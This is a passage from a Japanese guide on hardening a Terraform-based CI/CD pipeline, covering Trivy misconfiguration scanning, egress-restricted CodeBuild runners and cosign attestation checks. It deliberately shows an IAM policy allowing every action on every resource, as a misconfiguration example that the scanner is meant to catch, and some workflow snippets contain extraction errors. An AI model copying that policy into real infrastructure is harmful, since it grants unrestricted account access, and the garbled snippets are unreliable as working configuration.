ECR のリソースポリシーや KMS のキーポリシーの設定となるが、これらは CI/CD パイプライン特有の事項ではないため、省略する。

### 3.4 デリバリフェーズの保護




図 40 : デリバリフェーズの保護

#### 1) デリバリ時に利用する主体の保護

3.3.1) 「シークレット情報の漏洩対策」等で触れているため、ここでは省略する。

#### 2) 信頼できる成果物をデリバリするための保護

プラットフォームチームのチーム構成および少人数規模であることから、本パイプラインではビルドとデリバリを同一の流れとした。そのため、保護策は3.3 「ビルドフェーズの保護」と同一となる。

#### 3) デリバリ時の証跡

デリバリの証跡は、成果物としては ECR 上だけでなく、ソースコードの Zip ファイルとして GitHub 上に保管される。作業ログとしては GitHub Actions のワークフロー履歴がやはり GitHub 上に保管されている。また、AWS 上の Cloudtrail におけるデータイベントを有効にすれば、ECR への操作も記録される。

以上がパイプライン A の概説である。

## 4 サービスチームのCI/CDパイプライン

サービスチームは、AWS リソースの構成を Terraform ファイルに定義し管理する。これを自動化するのがサービスチームの CI/CD パイプライン（以下「パイプライン B」）である。パイプライン B は、パイプライン A の成果物であるコンテナイメージと AWS の各種シークレットを用いて、Terraform ファイルの内容を AWS に反映する。リポジトリのブランチ構成としては、サービスチームが開発・検証を行う dev ブランチと、最終的なリリースを行う main ブランチという簡潔なフローとする。




図 41：サービスチームの CI/CD パイプライン

### 4.1 全フェーズに共通した保護

全フェーズに共通した保護については、「資産管理」「脆弱性管理を含む運用・保守」「環境への対策」「ログの取得・管理」がある。このうち次に取り上げていないものは、CI/CD パイプライン特有の事項ではないため省略する。

#### 1) 資産管理、脆弱性管理を含む・運用保守

サービスチームは、自身のコードパイプラインで扱うリソースに加え、依存物であるプラットフォームチームの成果物も運用保守の対象とする必要がある。具体的な対応策については、4.34)「依存物の安全性の担保」で解説する。




図 42：資産管理、脆弱性管理を含む・運用保守

## 2) シークレットの保護

パイプラインBでは管理者が意識すべきシークレットはない。この仕組みについては、4.33)「ビルド上での実行範囲の制限」にて解説する。

## 3) CI/CD パイプラインを通じた信頼性の確保

単純化のため、パイプラインBでもサービスチームの管理者がソースコードからデリバリまでを管理する。そのため、各パイプラインのフェーズでチームの差が発生せず、ある程度の信頼性がチーム構成によって担保される。

## 4.2 ローカル開発フェーズの保護




図 43：ローカル開発フェーズの保護

ブランチの運用に差はあるが、基本的にはパイプラインAと類似する設定になるため、省略する。

## 4.3 ビルドフェーズの保護

### 1) シークレット情報の漏洩対策

パイプラインB特有の事項はないため、省略する。

### 2) ソースコード・成果物の信頼性の担保




図 44 : ソースコード・成果物の信頼性の担保

パイプライン B のソースコードは Terraform ファイルであり、成果物は Terraform Plan (Tfplan) となる。Tfplan は現状の構成から変更される内容を記述したファイルである。また、Tfplan はデリバリ時の入力値になるので、脆弱性、特に本シナリオの場合は構成不備の混入を避けなければならない。例えば権限設定 (CWE-266: Incorrect Privilege Assignment) のような構成不備を本シナリオで実装した場合、次のようなセグメント内のすべてを置換する\* (アスタリスク) を指定した IAM ポリシーやリソースポリシーの記述が考えられる。

```
% cat sample.tf
resource "aws_iam_role_policy" "sample" {
  name = "ex-iam-role-policy"
  role = aws_iam_role.sample.id
  policy = jsonencode({
    Version = "2012-10-17",
    Statement = [
      {
        Effect = "Allow",
        Action = "*",
        Resource = "*"
      }
    ]
  })
}
```

図 45 : 構成不備の混入

こういった構成不備を Trivy で検出することができる。<sup>14</sup>

```
% cat .github/workflows/tf-plan.tf
jobs:
  (中略)
  check-misconfig:
    name: SAST (misconfig)
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: write
    steps:
      - name: Checkout repository
        uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683
      - name: trivy
        uses: aquasecurity/trivy-action@18f2510ee396bbf400402947b394f2dd8c87dbb0
        env:
          TRIVY_DEBUG: 'true'
        with:
          version: v0.55.1
          scan-type: config
          scanners: terraform,terraformplan-json,terraformplan-snapshot
          severity: 'CRITICAL,HIGH'
          scan-ref: ./
          format: table
          output: misconfig-result.txt
        exit-code: 1
```

図 46 : ビルド設定内で構成された Trivy の構成不備スキャン

この状態で、構成不備の実装を含む PR が作成された際は、次の様にエラーとなる。




図 47 : 構成不備によるビルドフェーズの失敗と通知

<sup>14</sup> なお、検証した trivy は v0.56 であり、執筆時点で最新の v0.58 とは挙動が変わり、当該ルールは deprecated となっている <https://github.com/aquasecurity/trivy/discussions/7878>

```
sast summary ...

Misconfiguration Output

▼ Click to expand

sample_resource.tf (terraform)
=====
Tests: 2 (SUCCESSSES: 0, FAILURES: 2, EXCEPTIONS: 0)
Failures: 2 (HIGH: 2, CRITICAL: 0)

HIGH: IAM policy document uses sensitive action '*' on wildcarded resource '*'
You should use the principle of least privilege when defining your IAM policies.
See https://avd.aquasec.com/misconfig/avd-aws-0057

sample_resource.tf:33
via sample_resource.tf:33 (aws_iam_role_policy.sample.policy)
via sample_resource.tf:32-41 (aws_iam_role_policy.sample.policy)
via sample_resource.tf:29-42 (aws_iam_role_policy.sample)

29 resource "aws_iam_role_policy" "sample" {
..
33 [   Version = "2012-10-17",
..
42 }
```

図 48 : 混入した構成不備の内容通知

構成不備に加え、プラットフォームチームが用意した AWS プロバイダー以外の未許可であるプロバイダーの利用やモジュールの追加も、信頼性を損なう要員である。こういったリスクからの保護策として、リポジトリのアクセス権限の設定や、ビルドを必要とするブランチへのレビューの Rulesets による強制などが考えられる。

### 3) ビルド上での実行範囲の制限




図 49 : ビルド上での実行範囲の制限

CI 定義ファイルの保護方法および権限の最小化については、パイプライン A と同様のため、ここでは省略する。

パイプライン B のビルドフェーズでは、成果物のビルド、テスト、メタデータ生成取得、署名検証などのために多種多様なツールを用いる。依存しなければならない Terraform バイナリや AWS Terraform Provider は、プラットフォームチームが提供するコンテナイメージを利用する。その安全性の確認については、4.34) 「依存物の安全性の担保」で説明する。

それ以外の対策としては、意図しないペイロードを取得しないよう、ビルド環境の外部通信を制限する方法が考えられる。GitHub Actions における外部ネットワーク通信制限は、オンプレミスの GitHub Enterprise サーバーの利用以外にも、AWS 上の CodeBuild Project を仮想ネットワーク (AWS VPC) でホストし、そこで GitHub Actions の稼働することでも実現できる。これにより、外向き通信を Security Group や AWS Network Firewall、あるいは独自構成のプロキシサーバーヘルレーティングし、記録はもとより実際の制御も可能となる。加えて、DNS リゾルバのクエリログや VPC Flow Logs による観測性も確保され、ネットワーク層におけるコントローラビリティが向上する。




図 50 : AWS の VPC による境界防御

次に、該当する GitHub Actions の設定と CodeBuild の設定を示す。

```
% cat .github/workflows/tf-plan.tf
jobs:
  (中略)
  build:
    needs: [pre]
    env:
      ENV: ${{ needs.pre.outputs.env }}
      AWS_ACCOUNT: ${{ needs.pre.outputs.aws_account }}
    runs-on: codebuild-${{ needs.pre.outputs.env }}-infra-build-pj-
    ${{ github.run_id }}-${{ github.run_attempt }}-arm-3.0-small
```

図 51 : ビルド設定内でビルド実行環境を CodeBuild に指定する記述

**Source**
Edit

Source provider	Source identifier	Repository	Source version
GitHub	-		-
Git clone depth	Git submodules		
1	False		

▼ Primary source webhook events

Webhook  
<https://github.com/secure-brigade/mock-prv-infra/settings/hooks/>

Filter group 1

Event type  
 WORKFLOW\_JOB\_QUEUED

図 52 : CodeBuild 側の GitHub リポジトリ指定の画面

なお、未検証ではあるが、Azure でも同様の仕組みが提供されているほか、GitLab も AWS CodeBuild との連携が可能と考えられる。

#### 4) 依存物の安全性の担保




図 53 : 依存物の安全性の担保

まず、プラットフォームチームの正しいコンテナイメージを取得する必要がある。厳密なコンテナイメージを取得した場合は、GitHub Actions の外部アクションを取得するときと同じく、一意のイメージダイジェスト (image digest) を指定することでリスクを低減できる。

また、サービスチームとしては、取得したコンテナイメージの安全性を確認する必要がある。サービスチームにとっての安全性の定義は本書では省くが、取得した成果物の安全性確認には成果物のメタデータの完全性を確保・検証する必要がある。3.32) 「ソースコード・成果物の信頼性の担保」に示すとおり、プラットフォームチームがコンテナイメージとともに SBOM や SLSA Provenance をメタデータとして生成・署名し、ECR に保管している。サービスチームは cosign ツールを用いて、これらのメタデータを署名とともに取得し、完全性を検証する。署名の検証には、プラットフォームチーム管理下の検証鍵 (KMS) を使用する。

```

% cat .github/workflows/verify-container.tf
jjobs:
  pre:
    runs-on: ubuntu-latest
  (中略)
  verify-attestation:
    needs: [pre]
    env:
      ENV: ${ needs.pre.outputs.env }
      AWS_ACCOUNT: ${ needs.pre.outputs.aws_account }
    runs-on: codebuild-${ needs.pre.outputs.env }-infra-build-pj-
    ${{ github.run_id }}-${ github.run_attempt }}-arm-3.0-small
    steps:
      - name: Checkout repository
        uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683
      - name: Install Cosign
        uses: sigstore/cosign-installer@dc72c7d5c4d10cd6bcb8cf6e3fd625a9e5e537da
      - name: Login to Amazon ECR
        id: login-ecr
        uses: aws-actions/amazon-ecr-
        login@062b18b96a7aff071d4dc91bc00c4c1a7945b076
        with:
          registries: "${ env.AWS_CENTRAL_MANAGED_ACCOUNT }"
          name: Verify And Obtain ABOM and Attestation
        run: |
          IMAGE_DIGEST="${ steps.login-ecr.outputs.registry }/tf-
          image@${ env.IMAGE_DIGEST }"
          cosign verify-attestation $IMAGE_DIGEST ¥
          --private-infrastructure=true ¥
          --key awskms:///arn:aws:kms:ap-northeast-1:xxxxxxx:alias/cosign-key ¥
          --type slsaprovenance02 > /tmp/downloaed-verified-attestation.json
          cosign verify-attestation $IMAGE_DIGEST ¥
          --private-infrastructure=true ¥
          --key awskms:///arn:aws:kms:ap-northeast-1:xxxxxxx:alias/cosign-key ¥
          --type cyclonedx > /tmp/downloaed-verified-sbom.cdx.json

```

図 54 : cosign を使ったプラットフォームチーム提供のメタデータの取得と署名検証

コンテナイメージとメタデータの完全性が担保されたら、次に安全性を確認する手順へ移る。サービスチームの脆弱性管理方針に準拠できるか確認するには、取得したファイルのペイロードを Base64 デコードして、実際の SBOM ファイルを取得する (図 55)。Trivy でその内容を確認し、脆弱性管理方針に照らし合わせ、利用可否を判断する。

```

% cat /tmp/downloaed-verified-sbom.cdx.json
{"payloadType": "application/vnd.in-toto+json", "payload": "eyJfd (略)
0=", "signatures": [{"keyid": "", "sig": " (略)"}]}
% cat /tmp/downloaed-verified-sbom.cdx.json | jq -r .payload | base64 -d | jq -r .predicate
> /tmp/cdx.json
% cat .github/workflows/verify-container.tf
% trivy sbom /tmp/cdx.json
(中略)
/tmp/cdx.json (ubuntu 24.04)

Total: 14 (UNKNOWN: 0, LOW: 6, MEDIUM: 8, HIGH: 0, CRITICAL: 0)
(gobinary)

Total: 2 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 1, CRITICAL: 1)
(略)

```

図 55 : 取得したメタデータの実際の値の取得

加えて、コンテナイメージがどのような環境とプロセスで生成されたのか

を検証する場合は、SLSA Provenance を参照する。SBOM 同様、ペイロードを解析することで、そのイメージのビルド環境がサービスチームの許容できるか判断する。なお、頻度にもよるが、当該チェックについては運用負荷が高いため、実際には自動化前提で運用設計をする必要がある。

## 5) ストレージ内の成果物の保護

ビルドフェーズで生成された Tfplan ファイルは S3 バケットに保存することになる。その際、バケットのセキュリティを強化する構成が考えられるが、S3 バケットの安全確保に関する手法はパイプライン B 特有の事項ではないため、本章では詳細を割愛する。

## 4.4 デリバリフェーズの保護




図 56 : デリバリフェーズの保護

### 1) デリバリ時に利用する主体の保護

デリバリ段階においても、ビルド環境と同様に VPC 上の AWS CodeBuild Project で GitHub Actions を実行する。ここで保護対象となる主体は、AWS CodeBuild に割り当てられる IAM ロールである。変更内容を適用するためより強力な権限が必要となるため、ビルド時とは異なる IAM ロール（および CodeBuild プロジェクト）を用意することとなる。なお、これらの手法はパイプライン B に特有の事項ではないため、本章では詳細を割愛する。

### 2) 信頼できる成果物をデリバリするための保護

すでに検証済みの Tfplan ファイルと、その成果物を保管する S3 バケットのセキュリティが適切に確保されていれば、一定の信頼性を担保できる。本章の範囲外ではあるが、サービスチームの規模拡大や複数ステークホルダーの関与によって、ビルドフェーズの承認者とデリバリフェーズの承認者など、

サービスチーム内の権限構成が異なる場合も想定される。そのような場合は、第3章「プラットフォームチームのCI/CDパイプライン」で述べたと同様に、Tfplan ファイルへの署名や Provenance などのメタデータを生成・検証するプロセスを導入することが有効である。

### 3) デリバリ時の証跡

GitHub 上での確認は、3.43)「デリバリ時の証跡」と同様に行える。また、ビルドフェーズで生成された Tfplan ファイルも証跡として活用可能である。

```
% terraform show artifacts/tfplan
Terraform used the selected providers to generate the following execution plan. Resource
actions are
indicated with the following symbols:
+ create

Terraform will perform the following actions:

# aws_iam_role_policy.sample will be created
+ resource "aws_iam_role_policy" "sample" {
  + id          = (known after apply)
  + name       = "9e2364d7-6742-0855-f186-7bf225edaf7b-iam-role-policy"
  + name_prefix = (known after apply)
  + policy     = jsonencode(
    {
      + Statement = [
        + {
          + Action   = "*"
          + Effect   = "Allow"
          + Resource = "*"
        },
      ]
    }
  )
  + role = "9e2364d7-6742-0855-f186-7bf225edaf7b-iam-role"
}

Plan: 1 to add, 0 to change, 0 to destroy.
```

図 57 : Tfplan から追跡する変更内容

以上。